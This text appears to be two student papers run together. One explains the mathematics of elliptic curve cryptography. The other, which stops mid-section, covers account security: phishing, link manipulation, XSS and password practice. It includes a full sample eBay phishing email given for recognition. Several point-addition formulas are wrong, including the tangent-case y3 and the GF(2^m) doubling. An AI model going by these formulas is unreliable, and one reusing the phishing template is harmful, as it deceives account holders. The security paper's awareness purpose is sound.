Abstract. The article mainly discusses about the mathematics lying under the Elliptic Curve Cryptography. The article first introduces what is Elliptic Curve Cryptography and why people start using Elliptic Curve Cryptography. Then, mathematical knowledge which is needed to understand the foundation of Elliptic Curve Cryptography - Elliptic Curves is discussed. After that, there is a discussion on Elliptic Curves over general fields, over real number field and over finite fields which is also called Galois Field. The discussions focus on the mathematics in Elliptic Curves.

1 Introduction and Motivation

Elliptic Curve Cryptography (ECC) is an cryptographic approach based on discrete logarithm problem on elliptic curves. It was introduced by Victor Miller and Neal Koblitz in 1985. The motivation to used ECC is that people want an approach which uses smaller key sizes and provides an equivalent security level. Another advantage is that using Elliptic Curve can consume less computation power. According to National Security Agency (NSA), to achieve the same security level, the ratio of Diffie-Hellman Cost and Elliptic Curve Cost is as below, in Figure 1

Security Level (bits)	Ratio of DH Cost : EC Cost
80	3:1
112	6:1
128	10:1
192	32:1
256	64:1

Fig. 1. Computation Costs of DH and EC

2 Basic Mathematical Concepts and Properties

2.1 Point at Infinity

Two different lines lying in the same plane are either intersect or parallel. Introduction of point at infinity can combine these two concepts.

Line L_1, L_2 and AB all lying in plane α. $L_1 \parallel L_2$, $AB \perp L_1$. Line AP is rotating around point A anticlockwise starting from AB to L_2 where P is the intersection of AP and L_1, as shown in Figure 2.




Fig. 2. Point at Infinity

Definition 1. *When $\angle BAP \to \frac{\pi}{2}$, $AP \to L_2$. We can imaging that point P_∞ which is point P when $\angle BAP = \frac{\pi}{2}$ is the intersection of L_1 and L_2 and this P_∞ is called point at infinity. We have these properties*

Property 1. A class of parallel lines share the same point at infinity

Property 2. Two different lines L_1, L_2 intersect at point A have different point at infinity

Proof. If they share the same point at infinity, we can draw 2 different lines with both A and P_∞ on the lines. This is contradictory with the axioms of affine plane.

2.2 Line at Infinity

Definition 2. *All points at infinity consist of line at infinity in a plane.*

2.3 Projective Plane

Definition 3. *Projective plane is an extended concept of Euclidean plane by adding concepts of point at infinity and line at infinity*

2.4 Homogeneous Coordinates

By using homogeneous coordinates, all points including points at infinity can be represented by finite coordinates.

Consider two lines L_1 and L_2 are lying in the same plane, and they can be represented by the equations below:

$$L_1 : a_1x + b_1y + c_1 = 0$$

$$L_2 : a_2x + b_2y + c_2 = 0$$

where in L_1, $a_1 \neq 0$ or $b_1 \neq 0$, and in L_2, $a_2 \neq 0$ or $b_2 \neq 0$.
Let

$$D = a_1b_2 - b_1a_2 = \begin{vmatrix} a_1 & b_1 \\ a_2 & b_2 \end{vmatrix}$$

$$D_x = b_1c_2 - c_1b_2 = \begin{vmatrix} b_1 & c_1 \\ b_2 & c_2 \end{vmatrix}$$

$$D_y = c_1a_2 - a_1c_2 = \begin{vmatrix} c_1 & a_1 \\ c_2 & a_2 \end{vmatrix}$$

If $D \neq 0$, then the two line intersect at point $P(x,y)$ where

$$x = \frac{D_x}{D}$$

and

$$y = \frac{D_y}{D}$$

The solution can also be represented as

$$\frac{x}{D_x} = \frac{y}{D_y} = \frac{1}{D}$$

which can be abstractly represented as (D_x, D_y, D).

If $D = 0$, then $L_1 \parallel L_2$. Thus, L_1 and L_2 intersect at a point at infinity P_∞. We can use a line L which passes through the origin and is parallel to L_1 and L_2 to represent where P_∞ is. The equation of L can be

$$a_1x + b_1y = 0$$

or

$$a_2x + b_2y = 0$$

We can choose $(b_1, a_1, 0)$ as the representation of P_∞.

Then, we are able to represent all point in the form of (X,Y,Z) where $X \neq 0$ or $Y \neq 0$ or $Z \neq 0$. When $Z = 0$, (X,Y,Z) is a point at infinity and when $Z \neq 0$, (X,Y,Z) represent the point $(x,y) = (\frac{X}{Z}, \frac{Y}{Z})$.

In fact, the set $\{(cX, cY, cZ) : c \in \mathbb{R} \text{ and } c \neq 0\}$ forms a equivalence class and (X,Y,Z) can represent all members in this equivalent class. Thus, only 2 of the 3 components in (X,Y,Z) are independent component and this kind of coordinates are called homogeneous coordinates.

2.5 Group

Definition 4. *A group $(G,\cdot)$ is a set G, together with an operation $\cdot$ that combines any two element a,b to form another element $a\cdot b$, which has the following properties called group axioms*

Property 3 (Closure).

$$\forall a,b \in G, a\cdot b \in G$$

Property 4 (Associativity).

$$\forall a,b,c \in G, (a\cdot b)\cdot c = a\cdot(b\cdot c)$$

Property 5 (Identity element).

$$\exists e \in G, \forall a \in G, e\cdot a = a\cdot e = a$$

Property 6 (Inverse element).

$$\forall a \in G, \exists b \in G, a\cdot b = b\cdot a = e$$

Definition 5 (Abelian Group). *A group is an Abelian Group if*

$$\forall a,b \in G, a\cdot b = b\cdot a$$

2.6 Ring

Definition 6. *A ring $(R,+,\cdot)$ is a set R with two operations $+$ and $\cdot$ on it which map any two element a,b to element $a+b$ and $a\cdot b$ and has the following properties called ring axioms*

Property 7. R is an Abelian Group under the addition operation $+$

Property 8.

$$\forall a,b \in R, a\cdot b \in R$$

Property 9.

$$\forall a,b,c \in R, (a\cdot b)\cdot c = a\cdot(b\cdot c)$$

Property 10 (Left Distributivity).

$$\forall a,b,c \in R, a\cdot(b+c) = a\cdot b + a\cdot c$$

Property 11 (Right Distributivity).

$$\forall a,b,c \in R, (a+b)\cdot c = a\cdot c + b\cdot c$$

Property 12 (Multiplicative Identity).

$$\exists 1 \in R, a\cdot 1 = 1\cdot a = a$$

Definition 7 (Commutative Ring). *If the ring* $(R,+,\cdot)$ *satisfies*

$$\forall a,b \in R, a \cdot b = b \cdot a$$

the ring is a commutative ring

Definition 8 (Division Ring). *Denote the identity element of group* $(R,+)$ *as 0, the ring is a division ring if*

Property 13.

$$R - \{0\} \neq \emptyset$$

Property 14.

$$\forall a \in R, \exists a^{-1} \in R, a \cdot a^{-1} = a^{-1} \cdot a = 1$$

Definition 9 (Characteristic). *Let 1 be the multiplicative identity element of ring R and 0 be the additive identity element of ring R. If there exist positive integer n such that*

$$n \times 1 = 1 + 1 + 1 + ... + 1 = 0$$

then the smallest positive number n is called the characteristic of R. Otherwise, the characteristic of R is 0.

2.7 Field

Definition 10. *A field is a commutative division ring*

2.8 Elliptic Curve

K is a field, and a projective plane $P^2(K)$ on K is a set of equivalence classes $\{(X,Y,Z)\}$. The Weierstrass Equation

$$Y^2Z + a_1XYZ + a_3YZ^2 = X^3 + a_2X^2Z + a_4XZ^2 + a_6Z^3$$

where for all i, $a_i \in K$ is called non-singular if for all projective points $P = (X,Y,Z), P \in P^2(K)$ satisfying the equation

$$F(X,Y,Z) = Y^2Z + a_1XYZ + a_3YZ^2 - X^3 - a_2X^2Z - a_4XZ^2 - a_6Z^3 = 0$$

at least one of the three partial derivatives ($\frac{\partial F}{\partial X}$, $\frac{\partial F}{\partial Y}$ and $\frac{\partial F}{\partial Z}$) at P is not zero. Otherwise, the Weierstrass Equation is called singular.

Definition 11 (Elliptic Curve). *An elliptic curve is the set of all solutions of a Weierstrass Equation which is non-singular in* $P^2(K)$

An elliptic curve has the following properties

Property 15. There are only 1 point at infinity on an elliptic curve, which is $(0,1,0)$

Proof. Let $P_\infty = (X,Y,Z)$ be a point at infinity on elliptic curve E. Since P_∞ is a point at infinity, $Z = 0$. From the Weierstrass Equation, it is able to deduce that $X = 0$. For only 2 components of (X,Y,Z) are independent, all $(0,Y,0)$ denote the same point at infinity. We choose $(0,1,0)$ as the representation.

Property 16. The point at infinity of a elliptic curve is on y-axis.

Proof. We can get a line representing the direction from the origin to P_∞. Since $P_\infty = (0,1,0)$, the equation of the line can be $x = 0$, which is then y-axis. Thus, P_∞ is on the y-axis.

3 Elliptic Curve over Real Number Field

3.1 Equation

There is a theorem which can help us to discuss the elliptic curves over real number field and we are not going to prove it.

Theorem 1. *All elliptic curves over field K can be written in the form of*

$$E : y^2 = x^3 - px - q$$

if the characteristic of field K is neither 2 nor 3.

Since the characteristic of real number field $\mathbb{R}$ is 0, the equation of elliptic curve over real number field can be written in the form of

$$E : y^2 = x^3 + ax + b$$

All points with the Cartesian coordinates being (x,y) together with the point at infinity form the elliptic curve.

Mapping the equation to the projective plane, we get

$$E : \frac{Y^2}{Z^2} = \frac{X^3}{Z^3} + \frac{aX}{Z} + b$$

which is equivalent to

$$E' : Y^2Z = X^3 + aXZ^2 + bZ^3$$

Let

$$F(X,Y,Z) = Y^2Z - X^3 - aXZ^2 - bZ^3$$

Since we need the equation to be non-singular, we have

$$\frac{\partial F}{\partial X} = -3X^2 - aZ^2 \neq 0$$

or

$$\frac{\partial F}{\partial Y} = 2YZ \neq 0$$

or

$$\frac{\partial F}{\partial Z} = Y^2 - 2aXZ - 3bZ^2 \neq 0$$

Since $x = \frac{X}{Z}$ and $y = \frac{Y}{Z}$, these conditions are equivalent to

$$-3x^2 - a \neq 0$$

or

$$y \neq 0$$

or

$$y^2 - 2ax - 3b \neq 0$$

If we have

$$\begin{cases} -3x^2 - a = 0 \\ y = 0 \\ y^2 - 2ax - 3b = 0 \end{cases} \tag{1}$$

then, from (1), we get

$$-2ax - 3b = 0$$
$$4a^2x^2 = 9b^2$$
$$12a^2x^2 = 27b^2$$
$$12a^2x^2 + 4a^3 = 0$$
$$4a^3 + 27b^2 = 0$$

So, if the equation is non-singular, we must have

$$4a^3 + 27b^2 \neq 0$$

3.2 Addition Operation of Points on Elliptic Curve over Real Number Field

The addition operation is defined as below

$\forall P, Q \in E$ if P is not same as Q, let L_1 be the line passes through P and Q. Otherwise let L_1 be the tangent line at P. Let R be the intersection between L_1 and E other than P, Q. L_2 is the line passes through R and the point at infinity P_∞. Denote the intersection between L_2 and E other than R as R'. Then

$$P + Q = R'$$

Actually, from our discussion on homogeneous coordinates we know that L_2 is always parallel to the y-axis. So R' is the x-axis symmetry of R. By using this fact, it is able to give out the algebraic representation of the operation.

If $P \neq Q$, let $P = (x_1, y_1)$, $Q = (x_2, y_2)$ and the line L_1 passes P, Q can be denoted as $y = \alpha x + \beta$. Therefore,

$$\alpha = \frac{y_2 - y_1}{x_2 - x_1}$$
$$\beta = y_1 - \alpha x_1$$

A point (x, y) on L_1 is on the elliptic curve too if

$$(\alpha x + \beta)^2 = x^3 + ax + b$$

which is

$$x^3 - \alpha^2 x^2 + (a - 2\alpha\beta x)x + b - \beta^2 = 0$$

From the Vieta Formula, it can be deduced that

$$x_1 + x_2 + x_3 = \alpha^2$$

Thus,

$$x_3 = \alpha^2 - x_1 - x_2 = (\frac{y_2 - y_1}{x_2 - x_1})^2 - x_1 - x_2$$
$$y_3 = -y_1 + \alpha(x_1 - x_3) = -y_1 + \frac{(y_2 - y_1)(x_1 - x_3)}{x_2 - x_1}$$

If $P = Q$ then, let $P = Q = (x_1, y_1)$. If $y_1 = 0$, it is obvious that $P + Q = P_\infty$. Otherwise, draw line $L_1 : y = \alpha x + \beta$ which is the tangent line at P.

$$\alpha = \frac{dy}{dx} = \frac{3x_1^2 + a}{2y_1}$$

Also from the Vieta Formula,

$$x_3 = \alpha^2 - 2x_1 = (\frac{3x_1^2 + a}{2y_1})^2 - 2x_1$$

$$y_3 = -y_1 + \alpha(x_1 - x_3) = -y_1 + \frac{3x_1^2 + a}{2y_1}$$

Now, we prove that the following proposition is true

Proposition 1. *$(E, +)$ forms an Abelian group*

Proof. Since for all P, Q on E, R' is also on E, it satisfies the closure property.

It is easy to prove that it satisfied the associativity property by using the calculation result we just got.

The point at infinity P_∞ is the identity element.

The inverse element of point (x, y) is $(x, -y)$.

Since the line passes through P, Q only intersect the curve at 1 point other than P, Q and this point has only 1 x-axis symmetry, $P + Q = Q + P$.

Thus, $(E, +)$ is an Abelian group.

It is not difficult to prove that $(E,+)$ is also an Abelian group no matter E is over which field.

4 Elliptic Curve over Finite Field

4.1 Elliptic Curve over Finite Field

GF_q represents a finite field with q elements. $E(GF_q)$ represents a elliptic curve over the finite field GF_q. The following theorem holds.

Theorem 2 (Hass theorem). *Denote the number of points on $E(GF_q)$ as $\#E(GF_q)$.*

$$|\#E(GF_q) - q - 1| \leqslant 2\sqrt{q}$$

For a prime field GF_p where p is a prime number, from the Hass theorem,

$$p + 1 - 2\sqrt{p} \leqslant \#E(GF_q) \leqslant p + 1 + 2\sqrt{p}$$

The curve $E(GF_p)$ is supersingular if $\#E(GF_p) = p+1$. Otherwise, it is non-supersingular

Using this theorem, we are able to estimate the number of points on an elliptic curve over a finite field.

The addition operation is same as before except that all calculations should be done over GF_p

4.2 Elliptic Curve over Field GF_{2^m}

The solutions on $GF_{2^m} \times GF_{2^m}$ of equation

$$y^2 + xy = x^3 + ax^2 + b$$

where $a, b \in GF_{2^m}$ and $b \neq 0$ together with the point at infinity form an elliptic curve over fieldGF_{2^m}.

The addition operation is as following

$$P_\infty + P_\infty = P_\infty$$

$$\forall (x,y) \in E(GF_{2^m}), (x,y) + P_\infty = (x,y)$$

$$\forall (x,y) \in E(GF_{2^m}), (x,y) + (x,x+y) = P_\infty$$

If $(x_1,y_1),(x_2,y_2) \in E(GF_{2^m})$ and $x_1 \neq x_2$,

$$(x_1,y_1) + (x_2,y_2) = (\alpha^2 + \alpha + x_1 + x_2 + a, \alpha(x_1 + x_3) + x_3 + y_1)$$

where $\alpha = \frac{y_2+y_1}{x_2+x_1}$

If $(x_1, y_1) \in E(GF_{2^m})$ and $x_1 \neq 0$,

$$2(x_1, y_1) = (\alpha^2 + \alpha + a, x_1^2 + (\alpha + 1)x_3)$$

where $\alpha = \frac{y_2+y_1}{x_2+x_1}$

It is can be proved $(E(GF_{2^m}), +)$ is an Abelian Group.

References

1. Wikipedia : Elliptic curve, `http://en.wikipedia.org/wiki/Elliptic_curve`
2. Ashkan Hosseinzadeh Namin : Elliptic Curve Cryptography, `http://www.vlsi.uwindsor.ca/presentations/hossei1.pdf`
3. Han Shian, Lin Lei : Modern Algebra (2009), Science Press
4. Wikipedia : Homogeneous coordinates, `http://en.wikipedia.org/wiki/Homogeneous_coordinates`
5. Wikipedia : Elliptic curve cryptography `http://en.wikipedia.org/wiki/Elliptic_curve_cryptography`
6. NSA : The Case for Elliptic Curve Cryptography, `http://www.nsa.gov/business/programs/elliptic_curve.shtml`
7. Koblitz, N. (1985) : Elliptic curve cryptosystems. Mathematics of Computation, 48,203-209
8. Menezes, A. and Vanstone, S. (1993) : Elliptic curve cryptosystems and their implementation. Journal of Cryptology, 6,209-224.
9. Miller, S. Victor. (1985) : Use of elliptic curves in cryptography. Advances in Cryptology-CRYPTO 85, 218,417-426.

Account Security: Techniques Used for Protecting Passwords and Information

Pak Chong Da Glen

National University of Singapore
21 Lower Kent Ridge Road, Singapore 119077
a0073906@nus.edu.sg

Abstract. This paper aims to explore the various methods used to gain sensitive information, and thus gain access to various accounts thereby compromising a user. The paper finds out the different types of techniques that can be performed to compromise a user's account information, as well as pitfalls that users fall into that make their account vulnerable. The paper will also suggest tools and techniques that users can use to make their information more secure, as well as external devices that offer two factor authentication.

1 Introduction

It is very important to secure our sensitive information, especially so because they formed part of our lives. With the introduction of the World Wide Web, information transfer is extremely high, and users are constantly sending and receiving information every hour. Almost every day, users will use some form of account information, be it in web based applications such as the Paypal and DBS iBanking, or social media and gaming websites such as Facebook and Twitter. Some of this information can and will be compromised, and will result in a lot of trouble, and in extreme cases the loss of money.

Account security is the top priority for many companies, especially those that do businesses online. These companies want to provide a convenient and secure environment for users, but ultimately the user's account security will depend on his/her user habits, awareness and security measures.

2 Types of Attacks

Before going into the types of attacks that compromise a user's account information, I will have to briefly touch on social engineering, which many of these techniques are based on. In addition to the various types of attacks, social engineering is a very powerful tool.

2.1 Social Engineering

Social engineering simply put is the art of human hacking. It is how you can manipulate another person to do what you want them to do. Many social engineering techniques are applied to lure victims into a false sense of security, and are used to the hacker's advantage to gain sensitive information. Many victims fall prey to this as they do not know how to identify what is fake and what is legitimate. [3]

2.2 Phishing

Phishing is one of the most common social engineering techniques to acquire account information. It is the act of attempting to acquire information by masquerading or pretending to be a trustworthy entity in an electronic communication. Phishing is most commonly carried out by email spoofing or instant messaging over social networks. This usually deceives users to browse to fake websites and enter their personal details. The following pictures show examples of some phishing emails we may see on a daily basis.

Register for eBay

Dear valued customer Need Help?

We regret to inform you that your eBay account could be suspended if you don't re-update your account information. To resolve this problems please click here and re-enter your account information. If your problems could not be resolved your account will be suspended for a period of 24 hours, after this period your account will be terminated.

For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.

Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account. Please note that this suspension does not relieve you of your agreed-upon obligation to pay any fees you may owe to eBay.

Regards, Safeharbor Department eBay, Inc
The eBay team.
This is an automatic message. Please do not reply.

Figure 1: eBay Phishing Email




Figure 2: PayPal Phishing Email

What these phishing emails do is lure victims in a false sense of security by threatening some form of consequence such as account suspension or closure if action is not taken. This will cause victims to go into a state of panic, and lower their guard, which causes them to click on dangerous links which will direct them to malicious websites where they may enter their personal details.

2.3 Link manipulation

Link manipulation is a common method generally used in phishing emails. It involves creating a link that seems to direct the victim to a safe webpage, but in reality it will redirect them to a malicious webpage where an attack can be carried out. For example, the following link appears to be directing the user to the Google webpage, www.google.com. However clicking on it will take the user to the Wikipedia page instead. Hackers can also use images instead of links to accomplish the same effect. Sometimes, hackers do not redirect the victims to malicious webpages, but instead make victims download malicious programs such as Trojans or viruses to their computer upon clicking the links, compromising their system.

2.4 Cross site scripting

Cross Site Scripting (XSS) is a fairly common attack. It involves the injection of code into websites that allow transfer of data to another domain. Cross Site Scripting is closely linked to phishing emails and link manipulation as the links the victims click on may result in them visiting a malicious or vulnerable website with script/code injected. Cross Site Scripting ranks as one of the highest common vulnerabilities and

exposures, and users will be susceptible to both reflected and stored Cross Site Scripting attacks if they are not careful.




Figure 3: Cross Site Scripting Attack Overview

3 Passwords

Passwords are the most basic and common form of authentication. Combined with a username, they are used to access various types of accounts and documents. A password is like a key to your safe full of valuables, or the key to your house or car. It is the only piece of information standing between a user's account and a hacker. Thus it is imperative that users have a strong password, so that any attacker will not be able to determine it easily. A bad password selection will result in the hacker being able to do brute force attacks or guess your password using other related information. For almost every account that a user creates online, he/she is required to choose a password, and also makes it a key step in account security. [1]

There are 3 simple rules that will help any user safeguard his/her password:

1. Never release your password
    - Nobody will need to know your password other than yourself
2. Choose something you will be able to remember
    - There is no point if you will not be able to recall your password
3. Password must be difficult to guess
    - No password should be easy to crack

3.1 Choosing passwords

When choosing a good password, there are some key points to take note.

1. Sufficient length
    - The longer the password, the more secure it becomes.
    - Length is advantage, as it discourages brute force attacks
2. Unrelated
    - Has nothing to do with your user/real name.
    - Use words that are not found in dictionaries, i.e. not plain words
3. Complexity/Mixture
    - Use upper and lower case letters
    - Numbers make a password more complex
    - Special characters and symbols also have a similar effect

There are also many other techniques you can use to choose a good password, but a combination of the above techniques will certainly result in a password that is difficult to crack. However, there is always a tradeoff that users have to be wary off. If the password is very complex, users may have a tough time remembering and also spending more time typing (unless password is stored/remembered), but hackers will not be able to crack the password that easily. If the password is simple, users will have an easy time remembering and typing in the password, but hackers will find it much easier to determine. [2]




Figure 4: Password creation flowchart

3.2 Passwords across multiple accounts

This is one of the pitfalls many users fall into, and also one of the main reasons why user habits also play an important part of account security. Many users for the sake of simplicity use the same exact account name and password for multiple accounts across multiple websites. This puts the users at a higher risk of account compromise, as this increases the exposure of the same account name and password.

Even with the most complicated password, it just takes one website to have a security breech and your account information is compromised, or a user accidentally leaks his account information due to phishing techniques. There is no official term for this, but

I would like to term it as “combo-ing”, for when a hacker gains your password on one website, the rest of your accounts on other websites are compromised as well.

In general, it is more beneficial for account security to have different passwords for different accounts. This will increase the hassle to remember the different passwords, but in the long run it is worth the effort to safeguard your accounts.

3.2.1 Using different passwords




Figure 5: One account compromised

In the above scenario, one of the victim’s accounts on a website has been compromised by a hacker. However, the hacker is unable to gain access to the rest of his other accounts on various websites due to the fact that the victim uses different passwords across the websites. Although having one account compromised is already extremely bad, the victim is still able to minimize the damage the hacker will be able to deal by isolating the hack.

3.2.2 Using same password




Figure 6: All accounts compromised

In this next scenario, another victim's account on a website has been compromised by a hacker. This time the victim foolishly used the same password across multiple accounts on various websites. The hacker already gained access to one of the victim's accounts, and will be able to use the same password to hack into all the other accounts that uses the same exact password. This results in all of the victim's accounts being compromised.

3.3 Tools

With so many different accounts and passwords, users may have a tough time remembering all the username and passwords that they use. Thus there is a need for certain tools or programs that can help users solve this issue.

3.3.1 KeePass Password Manager

KeePass is a free open source password manager. It helps users manage and store username and passwords in a secure way. KeePass is fully portable and requires no installation. All passwords are stored in a single database, and are locked with a key file. To access the database, users have to use the key file together with a master

password. KeePass database is also fully encrypted using secure encryption algorithms such as Advanced Encryption Standard (AES) and Twofish. [4]

Figure 7: Accessing KeePass Database

As shown in Figure 7, to access Database.kdbx where all the passwords are stored, user will require entering the correct master password and also locating the respective .key file. Without these two requirements, access to the database is denied.




Figure 8: Adding a KeePass entry

Figure 8 shows how users can add a password entry to store into the database.

Another highly recommended feature is the random password generator. Users can use this tool to generate a password of their liking, just by choosing the desired input specifications.




Figure 9: KeePass password generator

3.4 User Habits

User habits also play a vital role in protecting users from harmful attacks. As can be seen in many attacks such as Cross Site Scripting or phishing, social engineering plays a critical part in the attack. Users can prevent such attacks from happening to themselves by learning to identify phishing emails and suspicious links.

There are a few ways to identify if en email is a spoof:

1. Senders address can be easily altered, look out for this field to identify if the sender is legit, and sending from a recognizable domain.
2. Generic greetings usually indicate a phishing email. Common greetings such as “Dear valued customer” or “Dear user” are greetings that hackers use. This is because emails and usually sent in masses, and the hackers simply do not know you by your first and last name
3. Grammatical errors also usually indicate a phishing email. Legitimate emails are usually error free, whereas hackers usually misspell their emails on purpose. This is because if the poorly written email gets a response, they will be able to identify a potential unsuspecting victim more likely to fall for their phishing attempt.
4. Email attempts to induce a false sense of urgency by threatening account closure if action is not taken immediately.
5. Fake links and attachments is also a sure way to identify a phishing email. If a link is suspicious, the general rule is not to click it.

By knowing how to identify phishing emails, users can increase their awareness about account security and also not fall prey to such attempts. [7]

Internet browsers also play a critical part in user habits. This is because hackers will also target browsers with the largest user base, in order to maximize their coverage. Users can thwart these attacks by ensuring their internet browser of choice is up to date, or by using various add-ons such as NoScript [6] for Firefox and Chrome as a secondary layer of insurance.

3.5 Why passwords are not enough

In this era of technology, passwords are no longer sufficient as a means to maintain a sufficient level of security. This is because many websites have limits to the number of characters you can use for your password. Coupled with the unfortunate fact that people tend to be bad at choosing and managing their passwords, hackers are easily able to do brute force attacks to gain access.

